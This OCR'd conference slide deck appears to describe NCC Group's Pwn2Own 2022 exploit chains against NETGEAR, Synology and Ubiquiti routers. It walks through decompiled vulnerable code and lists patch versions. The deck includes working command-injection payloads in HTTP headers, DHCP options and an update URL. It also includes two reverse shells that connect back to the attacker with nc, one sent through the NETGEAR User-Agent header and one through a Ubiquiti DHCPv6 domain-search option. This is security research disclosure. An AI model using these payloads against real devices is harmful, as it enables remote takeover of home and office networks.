    "regionCode": "2",
    "reasonToCall": "1",
    "betaAcceptance": 0,
    "currentFWVersion": "V1.0.7.78"
}
```

```
{
    "status": 1,
    "errorCode": null,
    "message": null,
    "url": "'; echo 1 > /sys/class/leds/led_usb/brightness #"
}
```

NETGEAR WAN – puckungfu demo

```
test@test:~/exploits/pwn2own_2022_embedded_release/puckungfu$ sudo python3 pwn2own.
py -i enxb88d1253b19b
```

NETGEAR LAN – smellycap

- Process running:
  - `10707 admin 0:00 /bin/puhttpsniff`
  - Process obtains packets destined to port 80 using the netfilter subsystem

NETGEAR LAN – smellycap

```
int sub_1123C()
{
  int v1[64]; // [sp+0h] [bp-298h] BYREF
  struct utsname v2; // [sp+100h] [bp-198h] BYREF

  memset(v1, 0, sizeof(v1));
  puts("\x1B[31m init http_sniffer rules....\x1B[0m");
  if ( uname(&v2) == -1 )
  {
    printf("Failed to get kernel version");
  }
  else
  {
    snprintf((char *)v1, 0x100u, "insmod
/lib/modules/%s/kernel/net/netfilter/xt_NFLOG.ko", v2.release);
    system((const char *)v1);
    snprintf((char *)v1, 0x100u, "insmod
/lib/modules/%s/kernel/net/netfilter/nfnetlink_log.ko", v2.release);
    system((const char *)v1);
  }
  system("echo nfnetlink_log > /proc/sys/net/netfilter/nf_log/2");
  system("iptables -w -t filter -D INPUT -i br0 -p tcp --dport 80 -j NFLOG --
nflog-group 0 --nflog-size 512 2> /var/tmpDebug");
  system("iptables -w -t filter -I INPUT -i br0 -p tcp --dport 80 -j NFLOG --
nflog-group 0 --nflog-size 512");
  system(
    "iptables -w -t filter -D FORWARD -i br0 -p tcp --dport 80 -j NFLOG --nflog-
group 0 --nflog-size 512 2> /var/tmpDebug");
  return system("iptables -w -t filter -I FORWARD -i br0 -p tcp --dport 80 -j
NFLOG --nflog-group 0 --nflog-size 512");
}
```

NETGEAR LAN – smellycap

```
int __fastcall handle_packet(int a1, int a2, int nfad)
{
  ....

  data_ptr[0] = a2;
  data_ptr[1] = nfad;
  packet_hw = nflog_get_packet_hw(nfad);
  payload = nflog_get_payload(nfad, data_ptr);
  v6 = data_ptr[0];
  v7 = data_ptr[0] <= 0;
  if ( data_ptr[0] )
    v7 = payload <= 0;
  if ( !v7 )
  {
    v8 = 4 * (*(_BYTE *)data_ptr[0] & 0xF);
    if ( v8 > 0x13 )
    {
      v10 = payload;
      v11 = inet_ntoa(*(struct in_addr *)(data_ptr[0] + 12));
      v12 = v6 + v8;
      tcp_header_len = 4 * (*(unsigned __int8 *)(v12 + 12) >> 4);
      if ( tcp_header_len > 0x13 )
      {
        if ( *(_WORD *)(v12 + 2) == 20480 )
          exec_command((const char *)(v12 + tcp_header_len), v10 - (v8 +
tcp_header_len), packet_hw + 4, v11);
```

NETGEAR LAN – smellycap

```
char *__fastcall exec_command(const char *data, int data_len, int a3, const char
*ip_addr)
{
  ...

  memset(string_buffer, 0, sizeof(string_buffer));
  *(_DWORD *)v9 = 0;
  result = (char *)memset(v10, 0, sizeof(v10));
  if ( data_len > 9 )
  {
    data[data_len] = 0;
    result = strstr(data, "User-Agent: ");
    if ( result )
    {
      _isoc99_sscanf(result + 12, "%255[^\r\n]", string_buffer);
      sprintf(v9, "pudil -i %s \"%s\"", ip_addr, (const char *)string_buffer);
      return (char *)system(v9);
    }
  }
  return result;
}
```

NETGEAR LAN – smellycap - Exploit

```
# Trigger exploit
cmd = (
    "rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc "
    + LHOST
    + " "
    + str(LPORT)
    + " >/tmp/f"
)
url = "http://"+RHOST+"/start.html"
headers = {
'User-Agent': "aa\";"+cmd+"; \""
}
```

NETGEAR LAN– smellycap demo

```
test@test:~/exploits/pwn2own_2022_embedded_release/smellycap$ python3 smellycap.py
-i enxb88d1253b19b -a 192.168.1.38 -t 192.168.1.1 -v debug
```

Synology WAN – dominate

- `/sbin/dhcpcd -d -n -f -t 1 -c /etc/iproute2/script/dhcpcd-up eth0`
- `DHCP Client Daemon v.1.3.22-pl1`
- DHCP Option Parsing Vulnerability

Synology WAN – dominate

```
int dhcpConfig()
{
  ...
  if ( DhcpOptions.len[hostName] )
    fprintf(f,"\nHOSTNAME=%s",(char *)DhcpOptions.val[hostName]);
  if ( DhcpOptions.len[domainName] )
    fprintf(f,"\nDOMAIN=%s",(char *)DhcpOptions.val[domainName]);
  if ( DhcpOptions.len[nisDomainName] )
    fprintf(f,"\nNISDOMAIN=%s",(char *)DhcpOptions.val[nisDomainName]);
  if ( DhcpOptions.len[rootPath] )
    fprintf(f,"\nROOTPATH=%s",(char *)DhcpOptions.val[rootPath]);
```

Synology WAN – dominate

- `domainName` passed received by the client is not sanitized
- This is set to env variable DOMAIN
- `-c` argument used to set scripts which execute when the interface is brough up
  - `/sbin/dhcpcd -d -n -f -t 1 -c /etc/iproute2/script/dhcpcd-up eth0`
- Invoked using
  - `/etc/iproute2/script/dhcpcd-up /etc/dhcpc/dhcpcd-eth0.info up -d`

Synology WAN – dominate

```
cat /etc/iproute2/script/dhcpcd-up
#!/bin/sh
. /etc/iproute2/script/gateway-mgt-function

hostinfo="$1"
state="$2"
debug="$3"

. ${hostinfo}
```

Synology WAN – dominate

```
host router2 {
  hardware ethernet 90:09:d0:12:78:6f;
  fixed-address 192.168.20.100;
  option routers 192.168.20.1;
  option domain-name-servers 192.168.20.30;
  option domain-name "ignore\nEDG=helloworld\ntouch /tmp/a";
}
```

Synology WAN – dominate demo

```
nccgroup@nccgroup-laptop:~/src/dominate$ ifconfig enp0s31f6
enp0s31f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.20.1  netmask 255.255.255.0  broadcast 192.168.20.255
        ether d0:94:66:ff:27:89  txqueuelen 1000  (Ethernet)
        RX packets 3288  bytes 466574 (466.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3304  bytes 1586907 (1.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  memory 0xed200000-ed220000

nccgroup@nccgroup-laptop:~/src/dominate$ sudo python3 dominate.py -i enp0s31f6 -v d
ebug
```

Synology LAN – forgetme

- Command injection in synoautoblock executed from forget_passwd.cgi
- forget_passwd.cgi responsible for parsing HTTP requests sent to http://<url_router>:8000/webman/forget_passwd.cgi

Synology LAN – forgetme

```
__int64 __fastcall sub_4350(WebMan *a1)
{
  ...
  v2 = (const char *)WebMan::In(a1, "user", "");
  ...
  v3 = SynoCgiGetRemoteIP(clientIp, 64LL);      // we can control clientIp, as
detailed later below
  if ( v3 || !LOBYTE(clientIp[0]) )
  {
    if ( *__errno_location() )
      _syslog_chk(3LL, 1LL, "%s:%d (%m)get client ip failed\n",
"forget_passwd.cpp", 626LL);
    else
      _syslog_chk(3LL, 1LL, "%s:%d get client ip failed\n", "forget_passwd.cpp",
626LL);
    goto LABEL_5;
  }
  if ( (unsigned int)SLIBCExec("/usr/syno/bin/synoautoblock", "--deny", clientIp,
0LL, 0LL) == 1 )    // "clientIp" passed to "synoautoblock"
    goto LABEL_46;
  ...
}
```

Synology LAN – forgetme

```
undefined4 SynoCgiGetRemoteIP(char *buffer,int bufferLen)
{
  int iVar1;
  char *pcVar2;
  char *pcVar3;
  char *__ptr;

  pcVar2 = getenv("HTTP_X_FORWARDED_FOR");
  if (pcVar2 == (char *)0x0) {
    pcVar2 = getenv("HTTP_CLIENT_IP");    // controlled from "Client-IP" HTTP
header
    if (pcVar2 != (char *)0x0) {
      pcVar2 = getenv("HTTP_CLIENT_IP");
      snprintf(buffer,(long)bufferLen,"%s",pcVar2);
      return 0;
    }
    ...
  }
  ...
  return 0;
}
```

Synology LAN – forgetme

synoautoblock binary:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  ...
  progname = *argv;
  ...
  if ( _argc == 3 )
  {
    action = __argv[1];
    ...
    if ( !strcmp(action, "--deny") )
      return SYNOAutoBlockCheckDenied(__argv[2]) != 0;      // we go here
```

Synology LAN – forgetme

```
int SYNONetLookupIP(char *clientIp,void *param_2,int param_3,int param_4)
{
  ...
    iVar1 = getaddrinfo(clientIp,(char *)0x0,(addrinfo *)&uStack296,&paStack320);
    paVar5 = paStack320;
    if (iVar1 == 0) {
      ...
    }
    else {
      iVar1 = 0;
    }
    pcVar2 = strchr(clientIp,0x2e);
    if ((pcVar2 == (char *)0x0) && (pcVar2 = strchr(clientIp,0x3a), pcVar2 ==
(char *)0x0)) {
      pcStack312 = (char *)0x0;
      sStack304 = 0x40;
      memset(acStack136,0,0x80);
      ...
      __snprintf_chk(acStack136,0x80,1,0x80,"/usr/bin/nmblookup %s",clientIp);
      __snprintf_chk(&uStack208,0x46,1,0x46,&DAT_002828f3,clientIp);
      __stream = popen(acStack136,"r");    // command injection here
      ...
}
```

Synology LAN – forgetme


```
GET /webman/forget_passwd.cgi HTTP/1.1
Host: 192.168.4.1:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101
Firefox/107.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Client-IP: a;touch /tmp/edg; #
Cache-Control: no-cache
```

Synology LAN – forgetme


```
nccgroup@nccgroup-laptop:~/src/forgetme$ python3 forgetme.py -l 192.168.4.39 -r 192
.168.4.1 -v debug
```

SOHO Smash-up

SOHO Introduction



SOHO Introduction



SOHO Exploit Selection

- Stage 1: 3 WAN exploits to choose from:
  - NETGEAR - pukungfu
  - Synology - dominate
  - Ubiquiti – rainbow6
- Stage 2: 3 LAN exploits to choose from:
  - Lexmark - compost
  - Lexmark – psychic
  - Canon – <redacted>
- Selection Criteria
  - Collision Likelihood?
  - Reliability?
  - Prize money?

Ubiquiti WAN – rainbow6

- A vulnerability within DHCPv6 option parsing code when using Prefix Delegation
- Prefix Delegation is a way to handle something like NAT within IPv6.
- Router is assigned a specific range of public IPs and may delegate a subset of this range to other interfaces on the same device
- It's a fairly niche feature so practically not many in the wild probably running it.

Ubiquiti WAN – rainbow6

- DH6OPT_DNSNAME Option Parsing Vuln (edgeos-wide-dhcpv6 package) - Option 24

```
Domain Search List
        Option: Domain Search List (24)
        Length: 21
        Domain name suffix search list
            List entry: abc
```

Ubiquiti WAN – rainbow6

```
static int
dhcp6_get_domain(optlen, cp, type, list)
    int optlen;
    void *cp;
    dhcp6_listval_type_t type;
    struct dhcp6_list *list;
{
    void *val;

    val = cp;
    while (val < cp + optlen) {
        struct dhcp6_vbuf vb;
        char name[MAXDNAME + 1];

        if (dnsdecode((u_char **)(void *)&val,
            (u_char *)(cp + optlen), name, sizeof(name)) == NULL) {
            debug_printf(LOG_INFO, FNAME, "failed to "
```

Ubiquiti WAN – rainbow6

```c
static char *
dnsdecode(sp, ep, buf, bufsiz)
	u_char **sp;
	u_char *ep;
	char *buf;
	size_t bufsiz;
{
	int i, l;
	u_char *cp;
	char tmpbuf[MAXDNAME + 1];

	cp = *sp;
	*buf = '\0';
	i = 0;		/* XXX: appease gcc */

	if (cp >= ep)
		return (NULL);
	while (cp < ep) {
		i = *cp;
		if (i == 0 || cp != *sp) {
			if (strlcat((char *)buf, ".", bufsiz) >= bufsiz)
				return (NULL);	/* result overrun */
		}
		if (i == 0)
			break;
		cp++;

		if (i > 0x3f)
			return (NULL); /* invalid label */

		if (i > ep - cp)
			return (NULL); /* source overrun */
		while (i-- > 0 && cp < ep) {
			if (!isprint(*cp)) /* we don't accept non-printables */
				return (NULL);
			l = snprintf(tmpbuf, sizeof(tmpbuf), "%c" , *cp);
			if (l >= sizeof(tmpbuf) || l < 0)
				return (NULL);
			if (strlcat(buf, tmpbuf, bufsiz) >= bufsiz)
				return (NULL); /* result overrun */
			cp++;
		}
	}
	if (i != 0)
		return (NULL);	/* not terminated */
	cp++;
	*sp = cp;
	return (buf);
}
```

Does not prevent certain malicious characters

{";/.shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Ubiquiti WAN – rainbow6

```
static char dnsname_str[] = "new_domain_name";


    if (dnsnamelen) {
        elen = sizeof (dnsname_str) + dnsnamelen + 1;
        if ((s = envp[i++] = malloc(elen)) == NULL) {
            debug_printf(LOG_NOTICE, FNAME,
                "failed to allocate strings for DNS name");
            ret = -1;
            goto clean;
        }
        memset(s, 0, elen);
        snprintf(s, elen, "%s=", dnsname_str);
        for (v = TAILQ_FIRST(&optinfo->dnsname_list); v;
            v = TAILQ_NEXT(v, link)) {
            strlcat(s, v->val_vbuf.dv_buf, elen);
            strlcat(s, " ", elen);
        }
    }
```

This means the environment variable is then exposed to a variety of perl scripts as $new_domain_name.

Ubiquiti WAN – rainbow6

- `/opt/vyatta/sbin/ubnt-dhcp6c-script`, which will in turn execute `/opt/vyatta/sbin/dhcpv6-pd-response.pl`
- dhcpv6-pd-response.pl uses $new_domain_name which we control

```
my $domain = $ENV{'new_domain_name'};

if (defined $domain) {
    $domain =~ s/\.\s+$//;
    $dn = $domain;
} else {
        $dn = "";
}
```

Ubiquiti WAN – rainbow6

```
    foreach my $pd (@pds) {
        $config->setLevel("$path dhcpv6-pd pd $pd");
        my @intfs = $config->listOrigNodes('interface');
        foreach my $intf (@intfs) {
            $config->setLevel("$path dhcpv6-pd pd $pd interface $intf");
            my $service = $config->returnOrigValue('service');
            next if ! defined $service;
            my $prefix;
            my $nodns = $config->existsOrig('no-dns');
            my $static_mappings = "";
            syslog(LOG_ERR, "EDG: Running loop on $pid on $ifname ($intf) with
dhcpv6-pd: $dn");


            if ($service ne 'slaac') {
                $prefix = find_ipv6_addr($intf);
                if (!defined $prefix) {
                    syslog(LOG_ERR, "No IPv6 prefix found for $intf\n");
                    next;
                }
            }
```

Ubiquiti WAN – rainbow6

If prefix delegation is properly configured, we end up here:

```
my $opt = " --type $service ";
          $opt .= " --dns \"$ns\"" if defined $ns and !defined $nodns;
          if ($service eq 'dhcpv6-stateless') {
              if (defined $nodns) {
                  setup_dhcpv6_stateless($intf, $prefix);
              } else {
                  setup_dhcpv6_stateless($intf, $prefix, $ns, $domain);
              }
```

Ubiquiti WAN – rainbow6

```
sub setup_dhcpv6_stateless {
    my ($intf, $prefix, $ns, $domain) = @_;
    my $output;

    $output  = "shared-network $intf-pd {\n";
    if (defined $ns) {
        my @nss = split / /, $ns;
        if (scalar(@nss) > 1) {
            $ns = join(', ', @nss);
        }
        if (length($ns) > 0) {
            $output .= "\t\toption dhcp6.name-servers $ns;\n";
        }
    }
    if (defined $domain) {
        if (length($domain) > 0) {
            $output .= "\t\toption dhcp6.domain-search \"$domain\";\n";
        }
    }

    $output .= "\tsubnet6 $prefix {\n";
    $output .= "\t}\n}\n";

    start_dhcpv6_daemon($intf, $output);
}
```

Ubiquiti WAN – rainbow6

```
sub setup_dhcpv6_stateless {
    my ($intf, $prefix, $ns, $domain) = @_;
    my $output;

    $output  = "shared-network $intf-pd {\n";
    if (defined $ns) {
        my @nss = split / /, $ns;
        if (scalar(@nss) > 1) {
            $ns = join(', ', @nss);
        }
        if (length($ns) > 0) {
            $output .= "\t\toption dhcp6.name-servers $ns;\n";
        }
    }
    if (defined $domain) {
        if (length($domain) > 0) {
            $output .= "\t\toption dhcp6.domain-search \"$domain\";\n";
        }
    }

    $output .= "\tsubnet6 $prefix {\n";
    $output .= "\t}\n}\n";

    start_dhcpv6_daemon($intf, $output);
}
```

new_domain_name=';script /aaa/bbb.sh' perl dom.pl

option dhcp6.domain-search ";script /aaa/bbb.sh";

Ubiquiti WAN – rainbow6

- What can we do with the injection?
  - Our injected string is part of the string. So we need to terminate the string.
  - We can start our injection with a ; but perl script adds its own ; at the end of the injection.
  - This means last lines of injection needs to be a comment. I.e.:
    - ";<Malicious Stuff>#

Ubiquiti WAN – rainbow6

- However, we also found an execute() function which allows running whatever with arguments from a config!!
- Do a connect back to the attacker on the WAN.
  - Cannot use bind shell as WAN firewall is very restrictive
- Need to use link-local address for connect back to attacker

Ubiquiti WAN – rainbow6

- Payload limited to 63 bytes and IPv6 addresses quite long!
- We use the following to make it fit:
    - ";execute("nc","fe80::21b:21ff:febb:5db0%eth0","1","-esh");#

Ubiquiti WAN – rainbow6

```
ubnt@ubnt:~$ cat /var/run/dhcpv6-switch0-pd.conf
shared-network switch0-pd {
                option dhcp6.name-servers fec0:0:0:1::1 ;
                option dhcp6.domain-search
"";execute("nc","fe80::21b:21ff:febb:5db0%eth0","1","-esh");#";
        subnet6 2001:db8:0:f01:0:0:0:0/64 {
        }
}
```

Ubiquiti WAN – rainbow6

- Stage 1 complete and we now have a shell on the device.
- We now need to implement Stage 2.
- Had the choice between Canon and Lexmark stage 2.
- Ubiquiti did not have a python interpreter..
  - Statically build a python interpreter
  - Reimplement our stage 2 in C
  - Proxy the stage 2 attack through stage 1.

  - We went with building a statically compiled python interpreter and dropping it.

SOHO - Ubiquiti WAN -> Lexmark LAN

```
test@test:~/exploits/rainbow6$ sudo python3 rainbow6.py -i enxb88d1253b19b -a fe80::ba8
d:12ff:fe53:b19b -v debug
```

Conclusion

Conclusion


MASTER OF PWN
LEADERBOARD
PRIZE $
POINTS
1 DEVCORE $142,500 18.5
2 Team Viettel $82,500 16.5
3 NCC Group EDG $78,7500 15.5
4 STAR Labs $97,500 14.5
5 Qrious Secure $89,750 10.25

Conclusion

- Too many router collisions!
  - 6 successful entries (4 collisions)
  - 2 entries patched prior to competition
  - Loads of entries..
- Pretty simple issues
  - Vendors not finding these issues too?
- SOHO chain didn't collide though!
  - Our target selection paid off there :)

References and Credits

- https://twitter.com/alexjplaskett/status/1623383799160573958
- https://www.youtube.com/watch?v=nnAxXnjsbUI
- https://github.com/pedrib/PoC/blob/master/advisories/Pwn2Own/Tokyo_2019/tokyo_drift/tokyo_drift.md
- https://www.synacktiv.com/publications/cool-vulns-dont-live-long-netgear-and-pwn2own.html
- https://blog.viettelcybersecurity.com/the-first-step-to-pwn2own-but-a-sad-one/
- And many more, see twitter thread!

Thank you! Questions?

Patch References

- Synology WAN + LAN - Patched in SRM 1.3.1-9346-3
- NETGEAR WAN + LAN - Patched in 1.0.9.90
- TP-Link LAN - Patched in 1.1.3 (Archer AX21(US)_V3.6_1.1.3 Build 20221125
- Ubiquiti WAN - Patched in Version 2.0.9-hotfix.6